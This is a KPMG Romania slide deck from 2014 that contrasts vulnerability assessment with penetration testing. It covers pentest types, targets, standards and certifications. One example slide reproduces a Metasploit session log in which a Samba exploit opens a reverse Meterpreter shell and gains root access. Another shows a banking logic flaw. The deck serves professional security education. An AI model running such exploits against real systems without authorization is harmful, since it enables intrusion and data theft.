KPMG

cutting through complexity™

Security Testing

Vulnerability Assessment vs Penetration Testing

Gabriel Mihai Tanase, Director

KPMG Romania

29 October 2014

Agenda

- What is…?
- Vulnerability Assessment
- Penetration Testing
- Acting as Conclusion

What is …?

Vulnerability Assessment

“A vulnerability assessment is the process of identifying, quantifying, and prioritizing (or ranking) the vulnerabilities in a system”

Penetration Testing

“A penetration test is a method of evaluating the computer security of a computer system or network by simulating an attack from malicious outsiders and malicious insiders”

Definitions by Wikipedia

Vulnerability Assessment

Vulnerability Assessment

Automated tool that finds vulnerabilities in the running application by interacting with it


- Web application scanners
- General vulnerability scanners (OS, databases, services, network)

Send requests and compare the response against a database of signatures

False positives, false negatives


Must be fine tuned to produce good results

Example: Vulnerability Assessment



Penetration Testing

Penetration Testing



- **Related terms:**
  - Penetration testing (RO: teste de penetrare, teste de intruziune)
  - Pentesting
  - Ethical hacking
  - Tiger Teaming
  - Red Teaming
- **Penetration testing is:**
  - ✓ authorized
  - ✓ adversary-based
  - ✓ ethical (for defensive purposes)

Penetration Testing types

	Test type	Simulated threats
According to attacker's location:	**External pentest**	Hackers, corporate espionage, terrorists, organized crime
	Internal pentest	Malicious employee, collaborator, consultant, visitor
According to attacker's initial information:	**Black box test**	Hackers, organized crime, terrorists, visitors
	Gray box test	Consultants, corporate espionage, business partner, regular employees
	White box test	Malicious system administrators, developers, consultants

According to the attacks performed:

- **pure technical**
- **social engineering**
- **denial of service**
- **source code review.**

Penetration Testing - Objectives and Targets


External penetration test:

- Test the security of internet banking / mobile banking apps
- Evaluate the security of internet facing applications
- Perform fraudulent transactions in online shops
- Access personal data in online medical applications
- Gain physical access to company building and install rogue access point


Internal penetration test:

- Obtain access to database server containing customer information
- Gain control of Active Directory
- Obtain administrative access to ERP application
- Gain access to company assets (sensitive files, project plans, intellectual property)

Penetration Testing - By example



Example (1): Application logic flaw



SOLDURI CONTURI

Data

Cont	Sold	
PENETRATION TEST 1		
RO91[redacted]026091101	10,101.00 EUR	
RO56[redacted]26092701	18.00 RON	
5/26/2011 5:27:58 PM		Pag

SOLDURI CONTURI

Data

Cont	Sold	
PENETRATION TEST 2		
RO42[redacted]026101101	-10,101.00 EUR	Detalii
RO07[redacted]26102701	2.00 RON	Detalii
5/26/2011 5:24:10 PM		Pagina 1 din 1

Example (2): Gaining root access

```
msf exploit(lsa_transnames_heap) > exploit

[*] Started reverse handler on 10.100.63.77:8000
[*] Creating nop sled....
[*] Trying to exploit Samba with address 0xffffe410...
[*] Connecting to the SMB service...
[*] Binding to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:172.20.49.3[\lsarpc] ...
[*] Bound to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:172.20.49.3[\lsarpc] ...
[*] Calling the vulnerable function...
[*] Transmitting intermediate stager for over-sized stage...(98 bytes)
[*] Sending stage (1212416 bytes) to 10.100.1.250
[*] Meterpreter session 7 opened (10.100.63.77:8000 -> 10.100.1.250:50361) at 2010-09-09

meterpreter > sysinfo
Computer: [redacted]
OS      : Linux [redacted] 2.6.16.21-0.8-smp #1 SMP Mon Jul 3 18:25:39 UTC 2006 (i686)
Arch    : i686
meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=65533, suid=0, sgid=0
meterpreter >
```

Acting as Conclusion

Automated vs. Manual

Vulnerability Assessment: Automated testing:

- Configure scanner
- Run scanner & wait for results
- Validate findings where possible
- Deliver report to client


Penetration Testing: Manual testing:

- Use tools as helpers only
- Validate findings by exploitation (no false positives)
- Dig for sensitive data, escalate privileges, gain access to other systems
- Model and simulate real threats: simulate attacker's way of thinking, consider attacker's resources, knowledge, culture, motivation
- Several manual tests for exploitation of specific vulnerabilities
- Strict control, logging, quick feedback
- Interpret the findings according to business impact

Limitations

Vulnerability Assessment

Discover "potential" vulnerabilities on large number of servers.



Penetration Testing

Test a "real life" scenario: what is a hacker looking for?

- **Timeframe**
- **Budget**
- **Resources**
- **Personnel awareness**

Standards, Certifications and Knowledge

Security testing standards:

- **OSSTMM** - Open Source Security Testing Methodology Manual
- **NIST 800-42** - The National Institute of Standards and Technology Special Publication
- **OWASP** - The Open Web Application Security Project

Certifications:

- Offensive Security **OSCE**, **OSCP**, **OSWP**
- ISECOM **OPST**
- SANS **GPEN**, **GWAPT**
- EC-Council **LPT**, **CEH**
- CHECK **Team Leader**, **Team Member**
- CREST **Registered Tester**, **Certified Tester**

Knowledge:

- System administration
- Network administration
- Software development
- Quality assurance / software testing

Gabriel Mihai Tanase, KPMG Director

mtanase@kpmg.com

Thank you!

Questions?